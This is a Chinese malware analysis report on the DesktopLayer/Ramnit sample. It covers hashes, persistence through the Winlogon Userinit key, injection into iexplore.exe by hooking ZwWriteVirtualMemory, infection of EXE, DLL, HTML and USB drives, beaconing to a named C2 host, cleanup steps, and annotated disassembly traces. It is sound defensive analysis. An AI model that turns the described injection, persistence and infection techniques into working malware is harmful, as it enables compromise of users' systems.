【DesktopLayer 样本】分析报告

一、概述

样本来源:同学电脑中毒后提取

本文档讲述关于 DesktopLayer. exe 样本的行为、清除方法、技术细节；

二、名词解释

- 挂钩(Hook):通过对源码的修改，达到更改原来代码执行流程，进而执行一些原来代码不具有的行为，这种修改手段可称为“挂钩(Hook)”。

- 代码注入:通过在原来的进程内存空间中添加一些额外代码并设定一定的触发条件，使得添加代码得以执行，最终实现让原来进程执行新添加的代码，以达到执行一些原来程序所不具有的功能的目的。原来进程中新添加的代码叫“注入代码”，而这种添加“注入代码”的行为可称为“代码注入”。

三、相关文件

DesktopLayer.exe.v　　：样本；
upDesktopLayer.exe.v　：脱壳后的样本；
DesktopLayer.exe.new.v：由样本释放到 C 盘新建文件夹的文件；
dmlconf.dat：样本在 iexplorer.exe 目录下创建的文件，用于写入系统时间信息和网络连通时间差；
Hook ZwWriteVirtualMemroy Data.txt：API ZwWriteVirtualMemroy 被 Hook 前后的函数地址机器码，以及 Hook 过程中的 15 字节堆空间数据。

感染 EXE 和 DLL 文件过程中的文件: (Exe_Dll 文件夹)
Exe_Sample.exe.v:一个满足感染条件且未被感染过的 exe 文件；
Exe_Sample_InFected.exe.v:被感染后的 exe 文件；
Exe_Sample_InFectedSrv.exe.v:被感染文件在运行时释放出来的文件；
Data2Exe_1.bin、Data2Exe_1.bin：感染时向 EXE 和 DLL 中写入的两段数据；
Data2ExeAsm.txt:被感染文件入口点代码行为分析文件；

感染 HTML 和 HTM 文件过程中的文件: (Html_Htm 文件夹)
Html_Sample.html.v:一个满足感染条件且未被感染过的 HTML 文件；
Html_Sample_InFected.html.v:被感染后的 HTML 文件；
Data2Html.bin:感染时向 HTML 文件中追加的数据；

感染可移动磁盘文件过程中的文件: (RemovableDisk 文件夹)
RECYCLER_1.rar:含有自动运行文件和写入的 exe 文件(RECYCLER 的二级文件名和 EXE 文件名均具有随机性)。

以上文件中相关文件的 MD5 和 SHA1 值如下：
样本 DesktopLayer.exe.v
MD5: FF5E1F27193CE51EEC318714EF038BEF
SHA1: B4FA74A6F4DAB3A7BA702B6C8C129F889DB32CA6

释放的文件 DesktopLayer.exe.new.v、Exe_Sample_InFectedSrv.exe.v 和感染可移动磁盘时写入的 exe 文件其实是同一个文件：
MD5: 240B869098AF035A4FD7968308C86EDD
SHA1: 0798717EEE86F30EBF8BD11F3C8F4C2B473BC724

向 HTML 和 HTM 文件中写入的数据 Data2Html.bin:
MD5: 36748DD7B6C9EFBF0A6371C307DC2D2C
SHA1: 1E3934254D07F67D54DFD5D69F86DDAC200BD39F

四、行为预览

样本名称：DesktopLayer.exe
样本类型：Win32.Ramnit(由 360 云查杀确定)
样本大小：55.0 KB(56320 字节)
传播方式：本地磁盘文件感染和可移动磁盘传播

样本具体行为：该样本在运行过程中分 3 个阶段，下面详细说明每个阶段的关键行为。

- **Phase1**:勘测本机环境，确保样本的关键行为能顺利执行:
  1. 通过注册表获取 iexplorer.exe 程序的目录，并在该目录下查找验证 iexplorer.exe 程序是否存在；
  2. 尝试在 C 盘的相应位置(共 7 个备选路径，详见后文)创建文件夹"Microsoft", 并复制新样本到新创建的文件夹中， 其中复制到新文件夹下的新样本内容即为手动脱壳后的 upDesktopLayer.exe.v 的内容；
  3. 启动新文件夹下的新样本程序。

- **Phase2**:通过 Hook ZwWriteVirtualMemory 完成对 iexplorer.exe 的注入，关键代码均在 iexplorer.exe 中。
  1. 验证特定文件夹(Phase1 创建的文件夹)下是否存在样本文件；
  2. 获取 ntdll.dll 的一些导出函数地址保存到全局变量中, 便于后续代码中直接调用；
  3. Hook ZwWriteVirtualMemory
  4. 调用 CreateProcessA 来启动 iexplorer.exe 进程，在该 API 内部会调用 ZwWriteVirtualMemory 进而完成对 iexplorer.exe 的注入；
- **Phase3**: iexplorer.exe 的入口点被修改之后程序的原流程发生了变化，这使得 iexplorer.exe 其实变成了一个执行注入代码的壳。注入代码的行为如下：
  1. 填写内存 PE 的 IAT 并处理节数据:
  2. 初始化 SOCKET
  3. 获取系统磁盘信息、版本信息和本地语言环境信息，用于向远程发送,并接收远程数据；
  4. 创建 6 个线程，完成核心工作，关于 6 个线程的功能描述如下：

Thread1: 20017ACA 功能：

每隔 1 秒就打开注册表项：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
并读取 Userinit 的键值，然后检查样本文件目录
(c:\programfiles\microsoft\desktoplayer.exe) 是否在键值中，如果不在的话就将样本文件目录追加到该键值中,以达到开机启动样本的目的。

Thread2: 20017626 功能：

间歇性的测试与 google.com 的 80 端口、bing.com 的 80 端口、yahoo.com 的 80 端口的连通性，只要有一个连通，就不再测试后面的网址并在全局变量 2001A23B 处保存两次能够连通的时间差(秒单位)。

Thread3: 2001781F 功能：

每分钟向 "C:\Program Files\Internet Explorer\dmlconf.dat" 中写入 16 字节的数据，前 8 字节为系统时间，接着是 4 字节数据是两次连通特定网站的时间差， 最后 4 字节数据始终为 0。

Thread4: 2001790C 功能：

每 10 分钟向 "fget-career.com 的 443 端口" 发送当前系统时间信息以及含有本机信息的字符串，并接收 "fget-career.com" 发回的数据。

Thread5: 20016EA8 功能：

对 DRIVE_FIXED 类型的磁盘进行遍历感染，感染方式：

对 html 和 htm 文件的感染方式:先检查文件内容的最后 9 字节数据是不是 “"</SCRIPT>” 以此来判断该文件是否被感染过，如果没有被感染，则在文件末尾添加数据，数据具体的内容可以本文档的相关文件中提取。

对 EXE 或 DLL 文件的感染方式：

1:查看该文件的导入表中是否有按名称导入 “LoadLibraryA” 和 "GetProcessAddress" 这两个函数，有的话就获取该函数在 IAT 项中的 RVA, 没有的话不感染；

2:查看该文件节表后是否有一个节表大小的全 0 可用空间，如果有就利用该位置添加一个新节(添加的新节名称为 ".rmnet")，否则不感染;

3:对 “LoadLibraryA” 和 "GetProcessAddress" 的函数地址进行重定位，方便在注入代码中进行调用；

4:修改程序员入口点为新节地址，更改程序执行流程;

5:向源文件中写入两段数据，写入的数据见文件。

20016AA9 E8 DDFCFFFF CALL 2001678B 该调用是处理 exe 和 dll 文件的关键调用

2001633E E8 4A070000 CALL 20016A8D 该句是核心感染过程

Thread6: 20016EC2 功能：

每 10 秒钟遍历一次所有磁盘，当磁盘类型为可移动磁盘时，对该磁盘进行感染：

感染 DRIVE_REMOVABLE 磁盘的方式:首先判断该磁盘是否被感染过,如果已经被感染过则不再感染，否者进行关键感染行为。

对是否已经感染的判断:

1:磁盘根目录存在 "autorun.inf" 文件；

2:"autorun.inf" 文件大小大于 3 字节；

3:"autorun.inf" 文件头 3 字节内容为 "RmN"

以上 3 条都满足时，表明该可移动磁盘已经被感染过。

对没有感染过的磁盘进行的感染行为:

1:磁盘根目录创建"RECYCLER"文件夹并设置属性为 HIDDEN；
2:"RECYCLER"文件夹下创建子文件夹并设置属性为 HIDDEN；
3:子文件夹下创建文件"AyZIKwEU.exe"(文件名不唯一，具有随机性)并写入数据；写入的数据其实也是之前 释放出来的新样本的数据；
4:磁盘根目录创建 "autorun.inf" 并设置属性为 HIDDEN；
5:分 4 次写入数据到 "autorun.inf" 。
达到可移动磁盘插入电脑后可以自动运行新样本的目的

五、清理方式

1. 使用字符串"KyUffThOkYwRRtgPP" 创建互斥体，如果互斥体已经存在，说明已经有样本在运行，此时需要遍历系统所有进程，查找名称为"DesktopLayer "和"iexplore "的进程:

   对于"DesktopLayer "进程:直接结束；

   对于"iexplore "进程:如果进程空间的 20010000 地址为有效地址，则直接结束进程，同时删除 iexplore 目录下的 dmlconf.dat 文件。

2. 依次在 1:"C:\Program Files\ ";
   2:"C:\Program Files\Common Files\ ";
   3:"C:\Documents and Settings\Administrator\ ";
   4:"C:\Documents and Settings\Administrator\Application Data\ ";
   5:"C:\WINDOWS\system32\ ";
   6:"C:\WINDOWS\ ";
   7:"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\";
   目录下查找"Microsoft"目录，如果找到该目录，则删除该目录及目录下的"DesktopLayer.exe"文件。

3. 读取 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 的 Userinit 的键值，并判断键值内容的最后一个启动项中是否包含"desktoplayer.exe"，如果包含，则删除最后一个启动项。


4. 遍历全盘文件，进行查杀：

   对于 DISK_FIXED 类型的磁盘，在遍历时可以避开系统目录和 Windows 目录,对于 EXE 文件,如果文件 MD5 和特征文件的 MD5 匹配，则直接删除；对于 EXE、DLL，如果节表中含有".rmnet"节，则可判定文件已经被感染，可由用户决定是删除文件还是修复文件(修复办法:删除".rmnet"节并修复入口点)；对 HTML、HTM 文件，可以通过文件最后 9 字节内容是否是"</SCRIPT>"来判断文件是否被感染，文如果文件已被感染，则由用户决定是删除文件还是修复文件(修复办法:删除文件"<SCRIPT Language=VBScript>"之后的内容)。

   对于 DISK_REMOVABLE 类型的磁盘，如果磁盘根目录有 "autorun.inf" 文件且文件头 3 字节内容为"RmN"，则可判定该磁盘已经被感染，需要从该文件总提取住 exe 文件的路径，然后先删除"autorun.inf"文件，再删除 exe 文件。

六、正文

在对样本进行分析之前，先用 PEiD 对样本进行查壳：



通过 PEiD 可以发现，该样本加了 UPX 壳，手动脱掉之后的文件为 upDesktopLayer.exe.v 后续的分析均是直接针对脱壳后的文件的。

Phase1:

1-1:获取 IE 路径并验证 IE 可执行文件是否存在 (3 种方法): 如果三种方法均不能找到 IE 路径并验证对应路径下 IE 可执行文件的存在，则样本行为就此终止。

(1-1-1)通过注册表 "HKEY_CLASSES_ROOT\http\shell\open\command" 获取 IE 路径并验证 IE 可执行文件是否存在

```
00401723   8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
00401726   50               PUSH EAX
00401727   68 E9D84000      PUSH upDeskto.0040D8E9    ; ASCII "http\shell\open\command"
0040172C   68 00000080      PUSH 80000000
00401731   E8 D6160000      CALL upDeskto.00402E0C    ; JMP to ADVAPI32.RegOpenKeyA
        /*
        //参数信息:
        0012FF9C   00401736   /CALL to RegOpenKeyA from upDeskto.00401731
        0012FFA0   80000000   |hKey = HKEY_CLASSES_ROOT
        0012FFA4   0040D8E9   |Subkey = "http\shell\open\command"
        0012FFA8   0012FFB0   \pHandle = 0012FFB0
        */

00401743   50               PUSH EAX
00401744   FF75 08           PUSH DWORD PTR SS:[EBP+8]
00401747   6A 00             PUSH 0
00401749   6A 00             PUSH 0
0040174B   6A 00             PUSH 0
0040174D   FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401750   E8 BD160000       CALL upDeskto.00402E12 ; JMP to ADVAPI32.RegQueryValueExA
```

```
        /*
        //参数信息:
        0012FF94    0000003A    |hKey = 3A
        0012FF98    00000000    |ValueName = NULL
        0012FF9C    00000000    |Reserved = NULL
        0012FFA0    00000000    |pValueType = NULL
        0012FFA4    0040DFD0    |Buffer = upDeskto.0040DFD0
        0012FFA8    0012FFAC    \pBufSize = 0012FFAC
        */
        /*获取的 IE 路径
        0040DFD0    22 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65    "C:\Program File
        0040DFE0    73 5C 49 6E 74 65 72 6E 65 74 20 45 78 70 6C 6F    s\Internet Explo
        0040DFF0    72 65 72 5C 49 45 58 50 4C 4F 52 45 2E 45 58 45    rer\IEXPLORE.EXE
        0040E000    22 20 2D 6E 6F 68 6F 6D 65 00 70 00 6C 00 6F 00    " -nohome.p.l.o.
        0040E010    72 00 65 00 72 00 5C 00 49 00 45 00 58 00 50 00    r.e.r.\.I.E.X.P.
        0040E020    4C 00 4F 00 52 00 45 00 2E 00 45 00 58 00 45 00    L.O.R.E...E.X.E.
        0040E030    22 00 20 00 2D 00 6E 00 6F 00 68 00 6F 00 6D 00    ". .-.n.o.h.o.m.
        0040E040    65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    e...............
        */

004011FF    50                  PUSH EAX
00401200    FF75 08             PUSH DWORD PTR SS:[EBP+8]
00401203    E8 201B0000         CALL upDeskto.00402D28      ; JMP to kernel32.FindFirstFileA
        /*
        //参数信息:
        0012FE58    0040DFD0    |FileName = "C:\Program Files\Internet
                                            Explorer\IEXPLORE.EXE"
        0012FE5C    0012FE62    \pFindFileData = 0012FE62
        */
```

(1-1-2)通过绝对路径 "C:\Program Files\Internet Explorer\IEXPLORE.EXE" 获取 IE 路径并验证 IE 可执行文件是否存在

```
004017B5    FF75 0C             PUSH DWORD PTR SS:[EBP+C]
004017B8    FF75 08             PUSH DWORD PTR SS:[EBP+8]
004017BB    68 7AD84000         PUSH upDeskto.0040D87A      ; ASCII "%ProgramFiles%\Internet
                                                              Explorer\iexplore.exe"
004017C0    E8 57150000         CALL upDeskto.00402D1C      ; JMP to
                                                    kernel32.ExpandEnvironmentStringsA
        /*
        //参数信息:
        0012FFA0    0040D87A    |SrcString = "%ProgramFiles%\Internet
                                            Explorer\iexplore.exe"
```

```
        0012FFA4    0040DFD0    |DestString = "C:\Program Files\Internet
                                                Explorer\IEXPLORE.EXE"
        0012FFA8    00000400    \DestSizeMax = 400 (1024.)
        */

004011FF    50              PUSH EAX
00401200    FF75 08         PUSH DWORD PTR SS:[EBP+8]
00401203    E8 201B0000     CALL upDeskto.00402D28      ; JMP to kernel32.FindFirstFileA
        /*
        //参数信息:
        0012FE58    0040DFD0    |FileName = "C:\Program Files\Internet
                                 Explorer\iexplore.exe"
        0012FE5C    0012FE62    \pFindFileData = 0012FE62
        */
```

(1-1-3)通过注册表 "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE" 获取 IE 路径并验证 IE 可执行文件是否存在


```
004017E7    50              PUSH EAX
004017E8    68 A8D84000     PUSH upDeskto.0040D8A8    ; ASCII
              "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE"
004017ED    68 02000080     PUSH 80000002
004017F2    E8 15160000     CALL upDeskto.00402E0C    ; JMP to ADVAPI32.RegOpenKeyA
        /*
        //参数信息:
        0012FFA0    80000002    |hKey = HKEY_LOCAL_MACHINE
        0012FFA4    0040D8A8    |Subkey = "SOFTWARE\Microsoft\Windows\CurrentVersion
                                  \App Paths\IEXPLORE.EXE"
        0012FFA8    0012FFB0    \pHandle = 0012FFB0
        */

00401804    50              PUSH EAX
00401805    FF75 08         PUSH DWORD PTR SS:[EBP+8]
00401808    6A 00           PUSH 0
0040180A    6A 00           PUSH 0
0040180C    6A 00           PUSH 0
0040180E    FF75 FC         PUSH DWORD PTR SS:[EBP-4]
00401811    E8 FC150000     CALL upDeskto.00402E12 ; JMP to ADVAPI32.RegQueryValueExA
        /*
        //参数信息:
        0012FF94    00000038    |hKey = 38
        0012FF98    00000000    |ValueName = NULL
        0012FF9C    00000000    |Reserved = NULL
        0012FFA0    00000000    |pValueType = NULL
        0012FFA4    0040DFD0    |Buffer = upDeskto.0040DFD0
```

```
        0012FFA8    0012FFAC    \pBufSize = 0012FFAC
        */
        /*获取的 IE 路径
        0040DFD0    43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73    C:\Program Files
        0040DFE0    5C 49 6E 74 65 72 6E 65 74 20 45 78 70 6C 6F 72    \Internet Explor
        0040DFF0    65 72 5C 49 45 58 50 4C 4F 52 45 2E 45 58 45 00    er\IEXPLORE.EXE.
        */

004011FF    50                  PUSH EAX
00401200    FF75 08             PUSH DWORD PTR SS:[EBP+8]
00401203    E8 201B0000         CALL upDeskto.00402D28      ; JMP to kernel32.FindFirstFileA
        /*
        //参数信息:
        0012FE58    0040DFD0    |FileName = "C:\Program Files\Internet Explorer\
                                                IEXPLORE.EXE"
        0012FE5C    0012FE62    \pFindFileData = 0012FE62
        */
```

1-2:依次尝试在 1:"C:\Program Files\ ";
2:"C:\Program Files\Common Files\ ";
3:"C:\Documents and Settings\Administrator\ ";
4:"C:\Documents and Settings\Administrator\Application Data\ ";
5:"C:\WINDOWS\system32\ ";
6:"C:\WINDOWS\ ";
7:"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\";
下创建" Microsoft"目录并写入临时文件,用于测试能否在该目录下成功创建文件,为后续在该目录下创建文件 "DesktopLayer.exe" 做准备,如果当前路径尝试成功，则停止尝试。如果上述 7 个路径的尝试均失败，则样本行为就此结束。

这里演示仅以第一个路径作为示例:
(1-2-1)创建文件夹 "C:\Program Files\Microsoft"

```
00401534    6A 00               PUSH 0
00401536    8D85 00FCFFFF       LEA EAX,DWORD PTR SS:[EBP-400]
0040153C    50                  PUSH EAX
0040153D    E8 B0170000         CALL upDeskto.00402CF2 ; JMP to kernel32.CreateDirectoryA
      /*
      //参数信息:
      0012FB40    0012FB64    |Path = "C:\Program Files\Microsoft"
      0012FB44    00000000    \pSecurity = NULL
      */
```



新创建的文件夹" Microsoft "

(1-2-2)通过在该文件夹下创建一个临时文件以检验能否在该文件下创建新文件

```
00401242    6A 00               PUSH 0
00401244    68 80000000         PUSH 80
00401249    6A 02               PUSH 2
0040124B    6A 00               PUSH 0
0040124D    6A 00               PUSH 0
0040124F    68 000000C0         PUSH C0000000
00401254    8D85 00FCFFFF       LEA EAX,DWORD PTR SS:[EBP-400]
0040125A    50                  PUSH EAX
0040125B    E8 981A0000         CALL upDeskto.00402CF8      ; JMP to kernel32.CreateFileA
        /*
        //参数信息:
        0012F720    0012F73C    |FileName = "C:\Program Files\Microsoft\px1.tmp"
        0012F724    C0000000    |Access = GENERIC_READ|GENERIC_WRITE
        0012F728    00000000    |ShareMode = 0
        0012F72C    00000000    |pSecurity = NULL
        0012F730    00000002    |Mode = CREATE_ALWAYS
        0012F734    00000080    |Attributes = NORMAL
        0012F738    00000000    \hTemplateFile = NULL
        */
```

(1-2-3)删除刚刚创建的临时文件

```
00401271    50                  PUSH EAX
00401272    E8 991A0000     CALL upDeskto.00402D10 ; JMP to kernel32.DeleteFileA
    /*
    //参数信息:
    0012F738      0012F73C    \FileName = "C:\Program Files\Microsoft\px1.tmp"
    */
```


1-3:释放一个新样本到之前创建的目录下，名命为 “DesktopLayer.exe”，并调用 CreateProcess 来启动该应用程序。

(1-3-1)获取当前应用程序路径名称

```
00402C8D    68 04010000    PUSH 104
00402C92    68 D1E34000    PUSH upDeskto.0040E3D1
00402C97    6A 00          PUSH 0
00402C99    E8 AE000000    CALL upDeskto.00402D4C ; JMP to
                                                  kernel32.GetModuleFileNameA
        /*
        //参数信息:
        0012FFB8    00000000    |hModule = NULL
        0012FFBC    0040E3D1    |PathBuffer = upDeskto.0040E3D1
        0012FFC0    00000104    \BufSize = 104 (260.)
        */
        /*当前应用程序路径名称
        0040E3D1    43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64    C:\Documents and
        0040E3E1    20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E 69     Settings\Admini
        0040E3F1    73 74 72 61 74 6F 72 5C D7 C0 C3 E6 5C 54 65 6D    strator\桌面\Tem
        0040E401    70 5C 75 70 44 65 73 6B 74 6F 70 4C 61 79 65 72    p\upDesktopLayer
        0040E411    2E 65 78 65                                              .exe
        */
```

(1-3-2)释放新样本到新创建的文件夹下，新文件名称为 “DesktopLayer.exe”

```
00402C2C    6A 00          PUSH 0
00402C2E    FF75 F4        PUSH DWORD PTR SS:[EBP-C]
00402C31    FF75 08        PUSH DWORD PTR SS:[EBP+8]
00402C34    E8 B3000000    CALL upDeskto.00402CEC    ; JMP to kernel32.CopyFileA
        /*
        //参数信息:
        0012FF8C    0040E3D1    |ExistingFileName = "C:\Documents and Settings
                                                    \Administrator\桌面\Temp\upDesktopLayer.exe"
        0012FF90    00910020    |NewFileName = "C:\Program Files\Microsoft\
                                                    DesktopLayer.exe"
        0012FF94    00000000    \FailIfExists = FALSE
        */
```



释放的新样本文件

(1-3-3)启动 "C:\Program Files\Microsoft\DesktopLayer.exe", Phase1 关键行为已经结束

```
004013A2    8D45 AC    LEA EAX,DWORD PTR SS:[EBP-54]
004013A5    50         PUSH EAX
004013A6    8D45 BC    LEA EAX,DWORD PTR SS:[EBP-44]
```

```
004013A9    50            PUSH EAX
004013AA    6A 00         PUSH 0
004013AC    6A 00         PUSH 0
004013AE    6A 00         PUSH 0
004013B0    6A 00         PUSH 0
004013B2    6A 00         PUSH 0
004013B4    6A 00         PUSH 0
004013B6    FF75 08       PUSH DWORD PTR SS:[EBP+8]
004013B9    6A 00         PUSH 0
004013BB    E8 44190000   CALL upDeskto.00402D04 ; JMP to kernel32.CreateProcessA
        /*
        //参数信息:
        0012FF0C   00000000   |ModuleFileName = NULL
        0012FF10   00910020   |CommandLine = "C:\Program Files\Microsoft\
                                                DesktopLayer.exe"
        0012FF14   00000000   |pProcessSecurity = NULL
        0012FF18   00000000   |pThreadSecurity = NULL
        0012FF1C   00000000   |InheritHandles = FALSE
        0012FF20   00000000   |CreationFlags = 0
        0012FF24   00000000   |pEnvironment = NULL
        0012FF28   00000000   |CurrentDir = NULL
        0012FF2C   0012FF44   |pStartupInfo = 0012FF44
        0012FF30   0012FF34   \pProcessInfo = 0012FF34
        */
```

//这里手动修改 "C:\Program Files\Microsoft\DesktopLayer.exe" 的入口点为 0XCC(同时需要记下原值，便于恢复)， OD 即可在样本启动的时断下该进程

Phase2:

2-1 验证特定文件夹(Phase1 创建的文件夹)下是否存在样本文件:

```
00402C8D    68 04010000   PUSH 104
00402C92    68 D1E34000   PUSH DesktopL.0040E3D1
00402C97    6A 00         PUSH 0
00402C99    E8 AE000000   CALL DesktopL.00402D4C ; JMP to
                                                  kernel32.GetModuleFileNameA
    /*
    参数信息:
    0012FFB8   00000000   |hModule = NULL
    0012FFBC   0040E3D1   |PathBuffer = DesktopL.0040E3D1
    0012FFC0   00000104   \BufSize = 104 (260.)

    功能: 获取当前应用程序模块路径
    0040E3D1   43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73   C:\Program Files
    0040E3E1   5C 4D 69 63 72 6F 73 6F 66 74 5C 44 65 73 6B 74   \Microsoft\Deskt
    0040E3F1   6F 70 4C 61 79 65 72 2E 65 78 65 00 00            opLayer.exe..
    */
```

```
00402C9E    50                  PUSH EAX
00402C9F    68 D1E34000     PUSH DesktopL.0040E3D1    ; ASCII "C:\Program Files\Microsoft\
                                                      DesktopLayer.exe"
00402CA4    E8 94E3FFFF     CALL DesktopL.0040103D
    /*
    参数信息:
    0012FFBC    0040E3D1    |Arg1 = 0040E3D1 ASCII "C:\Program Files\Microsoft
                                                      \DesktopLayer.exe"
    0012FFC0    0000002B    \Arg2 = 0000002B

    功能: MOV BYTE PTR[Arg1 + Arg2], 0
    */
00402CA9    68 D1E34000     PUSH DesktopL.0040E3D1    ; ASCII "C:\Program Files\Microsoft
                                                            \DesktopLayer.exe"
00402CAE    E8 D6FEFFFF     CALL DesktopL.00402B89
    /*
    参数信息:
    0012FFC0    0040E3D1    \Arg1 = 0040E3D1 ASCII "C:\Program Files\Microsoft\
                                                      DesktopLayer.exe"

    功能:    判断样本文件是否已经位于特定文件夹下
    返回值: 是 1，  否 0
    */
```

2-2 获取 ntdll.dll 的一些导出函数地址保存到全局变量中,便于后续代码的调用：

```
0040184E    68 01D94000       PUSH DesktopL.0040D901            ; ASCII "ntdll.dll"
00401853    E8 FA140000       CALL DesktopL.00402D52            ; JMP to
                                                              kernel32.GetModuleHandleA
00401858    83F8 00           CMP EAX,0
0040185B    0F84 6C010000     JE DesktopL.004019CD
00401861    8945 FC           MOV DWORD PTR SS:[EBP-4],EAX
00401864    68 0FD94000       PUSH DesktopL.0040D90F            ; ASCII "LdrLoadDll"
00401869    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
0040186C    E8 E7140000       CALL DesktopL.00402D58            ; JMP to
                                                              kernel32.GetProcAddress
00401871    83F8 00           CMP EAX,0
00401874    0F84 53010000     JE DesktopL.004019CD
0040187A    A3 0BD94000       MOV DWORD PTR DS:[40D90B],EAX
0040187F    68 1ED94000       PUSH DesktopL.0040D91E            ; ASCII "LdrGetDllHandle"
00401884    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401887    E8 CC140000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
0040188C    83F8 00           CMP EAX,0
0040188F    0F84 38010000     JE DesktopL.004019CD
00401895    A3 1AD94000       MOV DWORD PTR DS:[40D91A],EAX
```

```
0040189A    68 32D94000       PUSH DesktopL.0040D932 ASCII "LdrGetProcedureAddress"
0040189F    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004018A2    E8 B1140000       CALL DesktopL.00402D58 ; JMP to kernel32.GetProcAddress
004018A7    83F8 00           CMP EAX,0
004018AA    0F84 1D010000     JE DesktopL.004019CD
004018B0    A3 2ED94000       MOV DWORD PTR DS:[40D92E],EAX
004018B5    68 4DD94000       PUSH DesktopL.0040D94D; ASCII "RtlInitUnicodeString"
004018BA    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004018BD    E8 96140000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
004018C2    83F8 00           CMP EAX,0
004018C5    0F84 02010000     JE DesktopL.004019CD
004018CB    A3 49D94000       MOV DWORD PTR DS:[40D949],EAX
004018D0    68 66D94000       PUSH DesktopL.0040D966            ; ASCII
                                                                "RtlUnicodeStringToAnsiString"
004018D5    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004018D8    E8 7B140000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
004018DD    83F8 00           CMP EAX,0
004018E0    0F84 E7000000     JE DesktopL.004019CD
004018E6    A3 62D94000       MOV DWORD PTR DS:[40D962],EAX
004018EB    68 87D94000       PUSH DesktopL.0040D987            ; ASCII "RtlFreeAnsiString"
004018F0    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004018F3    E8 60140000       CALL DesktopL.00402D58    ; JMP to kernel32.GetProcAddress
004018F8    83F8 00           CMP EAX,0
004018FB    0F84 CC000000     JE DesktopL.004019CD
00401901    A3 83D94000       MOV DWORD PTR DS:[40D983],EAX
00401906    68 9DD94000       PUSH DesktopL.0040D99D            ; ASCII "RtlInitString"
0040190B    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
0040190E    E8 45140000       CALL DesktopL.00402D58    ; JMP to kernel32.GetProcAddress
00401913    83F8 00           CMP EAX,0
00401916    0F84 B1000000     JE DesktopL.004019CD
0040191C    A3 99D94000       MOV DWORD PTR DS:[40D999],EAX
00401921    68 AFD94000       PUSH DesktopL.0040D9AF            ; ASCII
                                                                "RtlAnsiStringToUnicodeString"
00401926    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401929    E8 2A140000       CALL DesktopL.00402D58    ; JMP to kernel32.GetProcAddress
0040192E    83F8 00           CMP EAX,0
00401931    0F84 96000000     JE DesktopL.004019CD
00401937    A3 ABD94000       MOV DWORD PTR DS:[40D9AB],EAX
